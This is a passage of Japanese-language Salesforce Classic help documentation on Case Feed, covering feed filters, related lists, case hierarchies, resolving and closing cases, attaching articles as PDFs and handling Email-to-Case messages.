
ケースフィードページレイアウトに割り当てられているエージェントには、ケースを参照するたびに次のようなページが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



- 強調表示パネル (1) — 取引先責任者情報、ケース名、ケースの説明、状況、優先度、ケース所有者など、ケースの最も重要な情報の概要が表示されます。エージェントは、列の仕切りを使用して強調表示パネルのセクションのサイズを変更し、最も関連性の高い情報の表示領域を広げることができます。
- フィードビューおよび詳細ビュー (2) — エージェントは、パブリッシャーおよびフィードが表示されるフィードビューからケースの詳細ビューに簡単に切り替えて、詳細情報を参照したり、関連リストを操作したりできます。
- パブリッシャー (3) — エージェントがケースを操作するために使用するアクション ([メール]、[ケースメモ]、[状況の変更] アクションなど) があります。
- 記事ツール (4) — エージェントは、ケースの解決に役立つナレッジ記事を検索し、ケースに添付したり、顧客にメールで送信したりできます。
- フィード条件 (5) — 表示されるフィード項目を制限することで、エージェントはフィードの特定の情報をすばやく見つけることができます。
- フィード (6) — ケースの履歴が時系列に表示されます。フィード項目は以下を対象に作成されます。
  - ケースに関連する受信メールおよび送信メール
  - カスタマーポータルまたは Chatter アンサーのケースに関連するコメント
  - ケースについて記録された活動
  - ケースの状況に対する変更
  - ケースに対して作成されたコメント
  - ケースに追加されたリンクまたはファイル
  - ケースに関連するマイルストン活動
  - ワークフローイベントによるケースアクション
  - ケースに関連する新規 ToDo および行動
- [フォローする] ボタンおよび [フォローされている人] リスト (7) — エージェントは、Chatter でケースの更新が通知されるようにケースをフォローしたり、他のフォロワーを確認したりできます。
- カスタムボタンおよびカスタムリンク (8) — エージェントは追加のツールや機能を利用できます。

システム管理者は、ケースフィードの大部分の要素 (以下を含む) をカスタマイズできます。

- 強調表示パネルの項目
- 表示されるアクション、およびアクションに含まれる項目
- 使用可能なフィード条件、およびページ上のそのリストの表示場所
- フィードの幅
- 使用可能なツール、カスタムボタン、カスタムリンク、およびページ上のこれらの表示場所

関連トピック:

ケースフィードと関連リスト
ケースフィードのケースの詳細ページからのケースの参照と編集

ケースフィードでのフィード条件の使用

フィード条件を使用すると、サポートエージェントは、ケースフィードでケースを使用しているときに、すべての活動ログまたはすべてのメールメッセージなど 1 つの種別のすべての更新を容易に確認できるようになります。条件を使用することで、エージェントは、各ケースイベントを参照する必要なく、必要な情報をより迅速に検索できます。

システム管理者は、フィードレイアウトの作成または編集時に使用する条件を指定できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- [すべての更新] のみを選択すると、ケースのすべてのイベントが自動的に表示され、個別のフィード条件のリストは表示されません。このオプションは、サポートエージェントがケースの完全な履歴を表示できるようにする場合に使用します。
- 1つの種別のみのフィード条件を選択すると、その種別のケースイベントのみが自動的に表示され、個別のフィード条件のリストは表示されません。たとえば、[すべてのメール] のみを選択した場合、各ケースのフィードにはケースに関連するメールメッセージは表示されますが、ケースメモ、ポータルの返信、またはその他の活動は表示されません。このオプションは、電話、メール、またはポータルなど主に1つのチャネルでサポートを提供するエージェントやそのチャネルのみのケースイベントを確認する必要があるエージェントに役立ちます。
- 複数の種別のフィード条件を選択すると、ケースフィードページの左のサイドバーまたはこのページの中央のフィードの上に、使用可能な条件のリストがデフォルトで選択されている最初の条件を使用して表示されます。たとえば、[すべてのメール]、[状況の変更]、[ポータルアンサー] を使用可能にしている場合、各ケースのフィードには、デフォルトで、ケースに関連するメールメッセージが表示されます。他の条件をクリックすると、他の種別のケースイベントを表示できます。このオプションは、エージェントが 1 つのチャネルでサポートを提供する傾向があるものの、他の種別のケースの更新を確認できる必要がある場合に使用します。

また、システム管理者はフィード条件のリストが表示される位置と方法を次から指定できます。

- 左列に固定リストとして表示。
- 左列にフロート表示リストとして表示。このオプションを使用すると、フィード条件リストはページをスクロールダウンしても常に表示されます。これは、長いフィードを使用する場合に役立ち、エージェント

がページトップまでスクロールする必要なくページのどこからでもケースの活動を迅速に絞り込むことができます。

- 中央列にドロップダウンリストとして表示。
- コンパクトフィードビュー内のインラインリンクとして表示。このオプションは、コンパクトフィードビューでのみ使用できます。

関連トピック:

ケースフィードの概要

ケースフィードと関連リスト

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

従来のケースインターフェースでは、サポートエージェントは主に関連リストを操作して、活動の記録やメールの送信などのタスクを実行します。ケースフィードでは、エージェントはこれらのタスクの一部をフィードから直接行うことができます。

従来のケースインターフェースに含まれる最も一般的な関連リスト、従来のケースインターフェースからエージェントが実行するタスク、およびエージェントがケースフィードのどこでこれらのタスクを実行できるかに関する概要を次に示します。

活動履歴

タスク	エージェントがこのタスクで使用するケースフィード機能
活動の記録	パブリッシャーの [活動の記録] アクション
通話ログの参照	活動ログフィード項目
顧客メールの作成および返信	• パブリッシャーの [メール] アクション • [メール] 関連リスト
メールの参照	• メールフィード項目 • [活動履歴] 関連リスト • [メール] 関連リスト

承認履歴

タスク	エージェントがこのタスクで使用するケースフィード機能
ケースの承認申請	[承認履歴] 関連リスト
承認履歴の参照	[承認履歴] 関連リスト

添付ファイル

タスク	エージェントがこのタスクで使用するケースフィード機能
ケースへのファイルの添付	• 記事ツール (Salesforce ナレッジ記事に添付する場合) • [添付ファイル] 関連リスト
メールへのファイルの添付	• パブリッシャーの [メール] アクション • [メール] 関連リスト
ケースに添付されたファイルの参照	• 添付ファイルフィード項目 • [添付ファイル] 関連リスト

メモ: ケースメモへの添付ファイルは、[添付ファイル] 関連リストには含まれません。

ケースコメント

タスク	エージェントがこのタスクで使用するケースフィード機能
内部ケースメモの作成	パブリッシャーの [投稿] アクション ケースフィードの非公開コメントは、ケースメモに置き換えられました。ケースメモは Chatter 投稿であり、[ケースコメント] 関連リストからは使用できません。
ケースメモの参照	投稿フィード項目
公開顧客コメントの作成	パブリッシャーの [ポータル] アクション
公開顧客コメントの参照	ポータルフィード項目

ケース履歴

タスク	エージェントがこのタスクで使用するケースフィード機能
ケース履歴の参照	ケースの活動のフィード項目

ケースチーム

タスク	エージェントがこのタスクで使用するケースフィード機能
ケースチームの作成	[ケースチーム] 関連リスト
ケースチームの参照	[ケースチーム] 関連リスト

取引先責任者の役割

タスク	エージェントがこのタスクで使用するケースフィード機能
取引先責任者の役割の作成	[取引先責任者の役割] 関連リスト
取引先責任者の役割の参照	[取引先責任者の役割] 関連リスト
顧客メールの作成および返信	パブリッシャーの [メール] アクション

コンテンツ配信

タスク	エージェントがこのタスクで使用するケースフィード機能
コンテンツの参照またはプレビュー	[コンテンツ配信] 関連リスト
コンテンツの作成および配信	[コンテンツ配信] 関連リスト

メール

タスク	エージェントがこのタスクで使用するケースフィード機能
顧客メールの作成	• パブリッシャーの [メール] アクション • [メール] 関連リスト
メールの参照	• メールフィード項目 • [活動履歴] 関連リスト • [メール] 関連リスト

活動予定

タスク	エージェントがこのタスクで使用するケースフィード機能
ToDo の作成および編集	• パブリッシャーの [ToDo を作成] アクション • [活動予定] 関連リスト
ToDo の参照	• ToDo フィード項目 ([ToDo を作成] アクションで作成した ToDo の場合) • [活動予定] 関連リスト
行動の作成および編集	• パブリッシャーの [行動を作成] アクション • [活動予定] 関連リスト
行動の参照	• ToDo フィード項目 ([行動を作成] アクションで作成した行動の場合)

タスク	エージェントがこのタスクで使用するケースフィード機能
	• [活動予定] 関連リスト

関連ケース

タスク	エージェントがこのタスクで使用するケースフィード機能
関連ケースの作成および編集	• パブリッシャーの [子ケースを作成] アクション • [関連ケース] 関連リスト
関連ケースの参照	• 関連ケースフィード項目 ([子ケースを作成] アクションで作成したケースの場合) • [関連ケース] 関連リスト

ソリューション

タスク	エージェントがこのタスクで使用するケースフィード機能
推奨ソリューションの参照	[ソリューション] 関連リスト
ソリューションの検索	[ソリューション] 関連リスト

関連トピック:

- ケースフィードのケースの詳細ページからのケースの参照と編集
- ケースフィードの [印刷用に表示]

ケースフィードの [印刷用に表示]

[印刷用に表示]オプションを使用すると、ケースに関連する情報の完全な一覧を表示して印刷できます。

[印刷用に表示] には、どのケースフィードページからでも をクリックしてアクセスでき、次の順序で情報が表示されます。

1. ケースの詳細
2. ケースの詳細ページに含まれている関連リストのコンテンツ
3. 内部メモ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモとヒント

- ケースの詳細ページに含まれる関連リストに応じて、メールメッセージや活動ログなど、特定のケースイベントは [印刷用に表示] に表示されない場合があります。メールと活動ログを含めるには、ケースの詳細

ページレイアウトをカスタマイズしてケースフィードユーザが［活動履歴］関連リストを追加できるようにします。公開ポータル投稿を含めるには、［ケースコメント］関連リストを追加します。

- 内部メモは、[印刷用に表示] ページのヘッダー [Chatter] の下に表示されます。
- データのない関連リストは、ケースの詳細ページレイアウトに含まれていても、[印刷用に表示] には表示されません。
- ケースの詳細ページレイアウトにカスタムリンクとカスタムボタンが含まれている場合、[印刷用に表示] のケースの詳細セクションに表示されます。
- [印刷用に表示] には、最近の内部メモ投稿、リンク、およびドキュメントがそれぞれ 500 件、これらの投稿のそれぞれに対する最近のコメントが 100 件表示されます。

関連トピック:

ケースフィードのケースの詳細ページからのケースの参照と編集


ケースフィードのケースの詳細ページからのケースの参照と編集

ケースの詳細ページを使用して、ケースに関する詳細情報を参照および更新し、関連リストを操作します。

ケースの詳細ページでは、次の操作を実行できます。

- ケース情報を参照して編集する。たとえば、取引先責任者情報と取引先情報、状況、発生源、優先度、種別、原因を変更します。
- ケースの件名と説明を変更または更新する。
- 関連リストを参照して、追加タスクを完了する (ケースの承認履歴を参照する、ケースチームにメンバーを追加するなど)。
- ケースをクローズします。

メモ: 組織がインライン編集を有効にしている場合、ケースの詳細ページで使用できます。

ケースを参照しているときに、フィードビューとケースの詳細ページを切り替えるには、

ボタンを使用するか、Salesforce コンソールで作業している場合は  ボタンを使用します。

ケースの詳細の印刷用表示を開くには、ケースフィードの任意のページ上で [印刷用に表示] をクリックします。

関連トピック:

ケースフィードの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを参照する
- ケースに対する「参照」

ケースを編集する
- ケースに対する「編集」

ケースを削除する
- ケースに対する「削除」

ケース階層

ケース階層の表示

ケース階層には、［親ケース］項目によって相互に関連付けられているケースが表示されます。ケースが親ケースに関連付けられているときは、ケース間のリレーションを表します。リレーションでは、類似ケースをグループ化して簡単に追跡できるようにしたり、1つのケースを複数のケースに分割して、さまざまなユーザが解決できるようにしたりします。ケース階層では、ケースはその上の親ケースの下にインデントされて表示されます。

- ケースの階層を表示するには、ケース詳細ページの［ケース番号］項目の横にある [階層の表示] をクリックします。
- ケースを他のケースに関連付けるには、ケースを編集し、［親ケース］項目に参照先のケース番号を入力します。または、ルックアップアイコンをクリックしてケースのケース番号を検索します。

  メモ: あらかじめ親ケースが存在していないと、［親ケース］項目に入力し保存をすることができません。

- ケース詳細ページを参照しているときにそのケースに自動的に関連付けられた新しいケースを作成するには、[関連ケース] 関連リスト上で [新規] ボタンをクリックします。[新規] ドロップダウンボタンから、空白のケースを作成するか、親ケースの情報を継承するケースを作成するかのいずれかを選択できます。

関連トピック:

ケースを処理するためのガイドライン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを参照する
- ケースに対する「参照」

親ケースを参照する
- ケースに対する「参照」

関連ケース

システム管理者が設定した場合、ケース詳細ページには [関連ケース] 関連リストが表示され、直下階層のすべてのケースが表示されます。ケースは、ケース編集ページの［親ケース］ルックアップ項目によって相互に関連付けることができます。ケースが親ケースに関連付けられているときは、ケース間のリレーションを表します。リレーションでは、類似ケースをグループ化して簡単に追跡できるようにしたり、1つのケースを複数のケースに分割して、さまざまなユーザが解決できるようにしたりします。

[関連ケース] 関連リストから、次のどれかをクリックしてください。

- 既存のケースを変更するには、[編集] をクリックします。
- 既存のケースをクローズするには、[完了] をクリックします。

[関連ケース]関連リストから一括処理を実行するには、更新するケースの横にあるチェックボックスをオンにし、次のどれかをクリックします。

- 閉じる - 選択されたケースを指定した値を使用してクローズします。
- 所有者の変更 - 指定した 1 人のユーザまたは 1 つのキューにケースを割り当てます。
- 状況の変更 - ケースの［状況］を設定した値に変更します。

関連トピック:

ケース階層の表示

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを参照する
- ケースに対する「参照」

ケースを作成する
- ケースに対する「作成」

顧客からの問い合わせの解決

顧客からの問い合わせへの対応

ケースの解決

ケースを解決する手順は、次のとおりです。

1. ケースを表示します。
2. ケースの質問への解答となる記事を検索またはソリューションを検索します。
3. ソリューションのリストに表示されているレビュー済みソリューションの横にある [選択] をクリックして、記事またはソリューションをケースに添付します。または、レビューが済んでいないソリューションのタイトルをクリックして、ソリューションの詳細ページの [選択] をクリックします。
4. [活動履歴] 関連リストで [メールを送信] をクリックすると、ソリューションまたは記事が取引先責任者にメールで送信されます。
   a. [テンプレートの選択] をクリックして、テンプレートを選択します。

      システム管理者は、ケースの説明、ソリューションの詳細、ソリューションの添付ファイル、その他の項目を自動的に含めるようなメールのテンプレートを作成できます。

   b. メールの項目に入力します。
   c. [送信] をクリックします。

      メールで送信されたソリューションまたは記事が、[活動履歴] 関連リストに活動として記録されます。
5. ケースをクローズします。

関連トピック:

推奨ソリューションの概要

マルチ言語ソリューションの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを解決する
- ケースに対する「編集」

および

ソリューションに対する「参照」

推奨記事を使用したケースの解決

推奨記事は、知識ベースのユーザがケースを迅速に解決するのに役立ちます。新規ケースが保存されると、検索エンジンが自動的にシステム管理者が選択したケースの項目とキーワードが共通する記事を検索します。ケースで作業しているユーザは、検索された記事を一覧して、必要に応じてケースに添付できます。または、キーワードを変えて別の検索を開始することもできます。ケースに添付した記事は、[記事]関連リストに表示され、また、いつでも知識ベースを検索できる [記事を検索] ボタンも表示されます。

推奨記事を有効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*サポート設定*」と入力し、[サポート設定] を選択します。
2. [編集] をクリックして [推奨記事を有効化] を選択します。推奨記事と推奨ソリューションを同時に有効にすることはできません。
3. ケースを送信するときに推奨記事を受信する各利用者 (チャネル) を選択します。推奨記事は、内部アプリケーションとポータルで利用できます。
4. [サポート設定] ページの作業が終了したら、[保存] をクリックします。

関連トピック:

Salesforce ナレッジの概要

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

サポート設定を変更する
- 「ケースの管理」
  および
  「アプリケーションのカスタマイズ」

記事を表示する
- 記事タイプに対する「参照」

ケースフィードのアクションを使用したケースの操作

ケースフィードアクションを使用すると、サポートエージェントはメールの送信、ポータルやコミュニティへの投稿、活動の記録、ケース状況の変更、ケースメモの作成などのタスクをすべて同じページで簡単に実行できます。


アクションは、パブリッシャーのフィードの上部に表示されます。

一般的なケースフィードアクションは、次のとおりです。システム管理者による組織の設定方法によっては、これらのアクションの一部が表示されない場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



- [メール]アクションを使用すると、メールで顧客に応答できます。一部の組織では、[メール]アクションと[ポータル] アクションは [顧客への回答] アクションに組み込まれています。
- [活動の記録] アクションを使用すると、通話の詳細を記録できます。活動ログは、組織内の他のユーザにのみ表示され、顧客には表示されません。

  メモ: ソフトフォンを使用している場合、[状況] が [完了] になっている相互関係ログエントリのように、終了した通話および通話メモはケースフィードに自動的に記録されます。

- [ポータル] アクションを使用すると、カスタマーポータルまたは Chatter アンサーコミュニティに対する返信を投稿できます。
- [状況の変更] アクションを使用すると、エスカレーション、クローズ、またはケースの状況に対するその他の変更を行うことができます。
- [質問] アクションを使用すると、質問を検索および作成できます。
- [投稿]、[ファイル]、および [リンク] アクションは、Chatter で見慣れたものと同じです。
  - [投稿] アクションを使用すると、ケースメモを作成してケースに関する情報を共有したり、組織の他のユーザから支援を得たりすることができます。[投稿] アクションで作成されたメモは、ケースの詳細ページの [ケースコメント] 関連リストには表示されません。
  - [ファイル] アクションを使用すると、PDF、写真、または他のドキュメントをケースに追加できます。[ファイル] で追加したドキュメントは、ケースの詳細ページの [添付ファイル] リストには表示されません。
  - [リンク] アクションを使用すると、ケースに関連するリンクを共有できます。

関連トピック:

ケースフィードの概要

ケースフィード記事ツールを使用した、記事の検索、添付、およびメール送信

ナレッジ記事は、詳細なトラブルシューティング手順やその他の詳細情報が記載されているため、ケースをすばやく解決するのに役立ちます。ケースフィードの記事ツールを使用して、作業しているケースに関連する記事を検索したり、ケースに記事を添付したり、記事を顧客にメールで送信したりします。

メモ: 記事ツールを使用する前に、システム管理者は Salesforce ナレッジを設定および構成する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

ケースフィードの記事を使用する

- 「ケースの管理」

  および

  1 つ以上の記事タイプに対する「参照」



- をクリックして、記事ツールを開きます。
- デフォルトでは、作業しているケースの件名や説明に類似するキーワードまたはフレーズを含む記事がツールに表示されます。目的の記事が表示されていない場合は、検索ボックスに新しい用語を入力して[再検索]をクリックするか、[高度な記事検索] をクリックしてその他のオプションを表示します。
- 記事のタイトルと概要以外の情報を表示する場合、記事のタイトルをクリックして、新しいウィンドウで記事を開きます。
- 目的の記事が見つかったら、その記事に対するアクションを選択します。
  - 記事を PDF としてメッセージに添付するには、［顧客にメール送信］を選択します。
  - 記事をケース添付ファイルとして追加するには、［ケースに添付］を選択します。

ケースのクローズ

顧客のケースを解決したら、いくつかの場所からケースをクローズし、同様のケースの解決に役立てるソリューションや記事を作成できます。

1. ケースの詳細ページの [ケースのクローズ] をクリックするか、[ケース] 関連リストの [完了] をクリックします。ケースを編集中の場合は、[保存して閉じる] をクリックします。システム管理者が有効化した場合は、ケースの編集ページの［状況］から [クローズ] を選択し、[保存] をクリックします。これ以外の手順は不要です。
2. ［状況］、［原因］、その他の必要な項目を更新します。
3. ソリューションが有効になっている場合は、ケースの［ソリューション詳細］に入力できます。ソリューションを保存しない場合、またはソリューション管理者によるレビューを受けるためにソリューションを送信しない場合は、［公開ソリューションに登録］チェックボックスをオフにします。このチェックボックスがオンの場合は、新しいソリューションがケースに自動的にリンクされます。
4. ケースに取引先責任者が存在する場合は、［取引先責任者にケースクローズを通知する］を選択すると、定義済みのケースクローズテンプレートに基づいて取引先責任者にメールが送信されます。
5. [保存] または [記事の保存および作成] をクリックします。記事オプションは、Salesforce ナレッジとケースクローズ時の記事送信の両方が有効になっている場合に使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースをクローズする
- ケースに対する「編集」

ヒント: 「ケースの管理」権限がある場合は、ケースリストの [閉じる] ボタンを使用すると一度に複数のケースをクローズできます。

関連トピック:

ソリューションの記述方法のヒント

ケースからの記事の送信

ユーザ権限	
メール-to-ケースまたはオンデマンドメール-to-ケースを設定する	「アプリケーションのカスタマイズ」
メール-to-ケースまたはオンデマンドメール-to-ケースを有効にする	「すべてのデータの編集」 および 「アプリケーションのカスタマイズ」
ページレイアウトをカスタマイズする	「アプリケーションのカスタマイズ」
HTML メールテンプレートを作成または変更する	「HTML テンプレートの編集」
公開メールテンプレートフォルダを作成または変更する	「公開テンプレートの管理」
Visualforce メールテンプレートを作成または変更する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

記事がケースに関連付けられている場合、ケースで作業しているユーザは、作成したテンプレートを選択するだけでPDF版の記事をメールに添付できます。この機能は、メール-to-ケースまたはオンデマンドメール-to-ケースが設定され、[メール] 関連リストがケースページレイアウトで参照可能な場合に使用できます。

記事を PDF ファイルに変換するメールテンプレートの作成

ケースを担当するユーザが、メールメッセージに記事PDFを自動的に添付できるようにする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*メールテンプレート*」と入力し、[メールテンプレート] を選択します。
2. テンプレートを新規に作成するには、[新規テンプレート] をクリックします。または、既存のテンプレートの横にある [編集] をクリックします。新規または編集後のテンプレートには ［PDF での記事］ ケース項目を含める必要があります。
3. たとえば、*[サポート: ソリューションが関連するケースレスポンス (サンプル)]* テンプレートを編集してソリューションではなく記事を含める場合は、次の手順を実行します。
   a. *[サポート: ソリューションが関連するケースレスポンス (サンプル)]* テンプレートの横にある [編集] をクリックします。
   b. ［メールテンプレート名］を「*サポート: ソリューションが関連するケースレスポンス (サンプル)*」に変更します。
   c. 必要に応じて、［テンプレートの一意の名前］を変更します。
   d. [差し込み項目の種類] ドロップダウンメニューから [ケースの項目] を選択します。
   e. [差し込み項目] ドロップダウンメニューから [PDF での記事] を選択します。

f. ［差し込み項目値］項目から値をコピーしてメールの本文に貼り付けます。

4. [保存] をクリックします。

これでユーザが、ケース詳細ページの[メール]関連リストで[メールを送信]をクリックし、新規テンプレートを選択できるようになります。ケースに関連付けられた記事は自動的に PDF 添付ファイルに変換されます。添付ファイルは、メール送信前に必要に応じてプレビューまたは削除できます。

メモ: 記事と知識ベースの言語は同じである必要があります。たとえば、知識ベースの言語が英語で、日本語の記事をPDFに変換する必要がある場合、記事を変換する前に知識ベースの言語を日本語に変更します ([設定] から、［クイック検索］ボックスに「ナレッジ」と入力し、[ナレッジの設定] を選択して、[編集] をクリック)。

記事 PDF における項目の表示設定に関するメモ

[PDF での記事] 機能を持つメールテンプレートを使用するときは、次の点に留意してください。

- ［プロファイルを使用してお客様が利用可能なケースに関する記事の PDF を作成］チェックボックス ([設定] から、［クイック検索］ボックスに「ナレッジの設定」と入力し、[ナレッジの設定] を選択) がオフの場合、記事 PDF に表示される項目はプロファイルによって異なります。元の記事のすべての項目を参照できる場合、自動的に生成される PDF にもすべての項目が表示されます。項目レベルセキュリティによって記事上の項目の参照が制限されている場合、それらの項目と項目のデータは記事 PDF には表示されません。
- ［プロファイルを使用してお客様が利用可能なケースに関する記事の PDF を作成］チェックボックスがオンで、プロファイルが [プロファイル] メニューから選択された場合 ([設定] から、［クイック検索］ボックスに「ナレッジの設定」と入力し、[ナレッジの設定]を選択)、自動的に生成されるPDFに表示される項目は、選択されたプロファイルによって決まります。たとえば、記事 PDF を顧客に送信する場合、社外秘の項目が記事 PDF に表示されないように、[カスタマーポータルユーザ] プロファイルを選択します。
- ［初公開日］、［最終更新日］、［最終公開日］、［概要］など、記事の [プロパティ] セクションの各項目も、設定やプロファイルには関係なく、PDF 版には含まれません。

関連トピック:

Salesforce ナレッジの概要

顧客への応答

顧客へのメール送信

ケースメールとの連動

メール-to-ケースまたはオンデマンドメール-to-ケースを使用して生成されたケースが、[メール関連リスト]に表示されます。[メール]関連リストには、お客様とお客様の顧客との間のメールスレッドのほか、顧客が送信した特定のケースに関するすべてのメールが表示されます。メールメッセージの最初の 77 文字が関連リストに表示されるため、メールをクリックしなくても、メッセージの内容を確認できます。

メール-to-ケースまたはオンデマンドメール-to-ケースを処理する手順は、次のとおりです。

- [メールを送信] をクリックして、取引先責任者、別のユーザ、またはその他のメールアドレスにメールを送信します。
- [返信] をクリックして、メールに返答します。返信メールには、お客様から受信したメール本文が自動的に含まれます。返答を入力して、[送信]をクリックします。

  ケースの [メール] 関連リストにあるメールメッセージに返信するとき、受信者には、メールの [差出人:] 項目が「no-reply@salesforce.com」または「support@company.com」と表示される場合があります。これは、受信者のメールアプリケーションが受信メールの [送信者] ヘッダーや [差出人] ヘッダーをどう受信するかによります。デフォルトでは、組織に対し [送信者 ID 準拠を有効化] 設定がオンになっています。そうすることにより、Salesforce から送信されたメールメッセージが、送信に [送信者] ヘッダーを必要とするメールアプリケーションに準拠できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを参照する
- ケースに対する「参照」

ケースメールと連携させる
- ケースに対する「編集」

- メールスレッドに参加している人全員に返答する場合は、[全員] をクリックします。
- メールを表示するには、メールの件名をクリックします。メールから、送信者および全員への返答、メールの転送または削除を行うことができます。
- [メールメッセージリスト] をクリックすると、メールを表示しながら、そのケースと関連付けられているすべてのメールを表示することができ、[次へ] または [前へ] をクリックすると、そのケースの他のメールに移動できます。

  メモ: [メールメッセージリスト]、[次へ]、および [前へ] リンクは、カスタマーポータルおよびパートナーポータルでは利用できません。

- メールを表示しながら [転送] をクリックすると、そのメールが転送されます。そのメールには、お客様から受信したメール本文が自動的に含まれます。必要に応じて、テキストを入力して、[送信] をクリックします。

- 元のメールがHTMLメールの場合は、「**HTML形式に変換**」リンクをクリックすると、HTMLバージョンを表示できます。メールのヘッダー全体を表示する場合は、「元のメールヘッダーを表示するにはこちらをクリック」リンクをクリックします。
- 受信メールに添付されているファイルを表示するには、そのメールの[添付ファイル]関連リストにアクセスします。送信メールに添付されているファイルを表示するには、送信メールの[添付ファイル]関連リストを表示します。

  添付ファイルの容量制限は5 MBです。メールのエージェントを構成したユーザは、添付ファイルが制限サイズを超えたかどうかを調べるために、ログファイルを表示できます。
- メールを削除するには、[削除]をクリックします。削除されたメールは、ごみ箱から取り出すことができます。ただし、ケースからメールを削除した場合は、そのメールをごみ箱から取り出すことはできません。

[メール]関連リストには、最後に受信したメールを先頭に、受信した順序で表示されます。関連リスト内のメールは、次のいずれかの状況で表示されます。

メール状況	説明
新規	まだ読まれていない受信メール。 [状況]が「新規」のメールの[件名]項目の内容は太文字で表示されます。
既読	読まれたものの、返答されていない受信メール。
送信	送信メール。
返答済み	返答済みの受信メール。送信されたメールに返答すると、返答済みになります。

ケース内に新規(未読)メールがあると、そのケースと関連付けられている「メール」ToDoがケース所有者のToDoリストに自動的に作成され、メールの件名が表示されます。所有者は、[ホーム]タブまたはケースの[活動予定]関連リストから、新しいToDoを簡単に表示できます。所有者は、ToDoのリンクをクリックして、ケースと関連付けられているメールを参照できます。ユーザがメールに返答すると、そのToDoは所有者のToDoリストから削除され、ケースの[活動の履歴]関連リストに追加されます。また、状況を「完了」に変えることによって、返答していないメールToDoを[活動履歴]関連リストに移動することもできます。

メモ: 受信メールがケースを新規作成して、割り当てルールがそのケースをキューに転送すると、メールエージェントで設定されたユーザに「メール」ToDoが割り当てられます。

受信メールに既存の取引先責任者のメールアドレスが含まれていない場合、ケースの[Web 氏名]項目がそのメールの[差出人]項目にある名前で自動的に更新されると共に、ケースの[Web メール]項目も受信メールにあるアドレスに自動的に更新されます。

ヒント: [メールが関連するケースレポート]の実行中、[受信]項目をレポートに追加すると、[メール-to-ケース]で受信したケースを参照できます。

関連トピック:

ケースからの記事の送信

ケースフィードからのメールの送信およびメールへの返信

ケースフィードの [メール] アクションの機能を使用して、メッセージの作成時間を節約したり、顧客に送信するメールをカスタマイズしたりします。

メモ:

- ケースフィードの [メール] アクションは、組織でメール-to-ケースを使用している場合にのみ使用できます。
- システム管理者によるケースフィードの設定方法によっては、次に説明するオプションの一部が使用できない、または異なって見える可能性があります。

[メール] アクションの使用方法は次のとおりです。

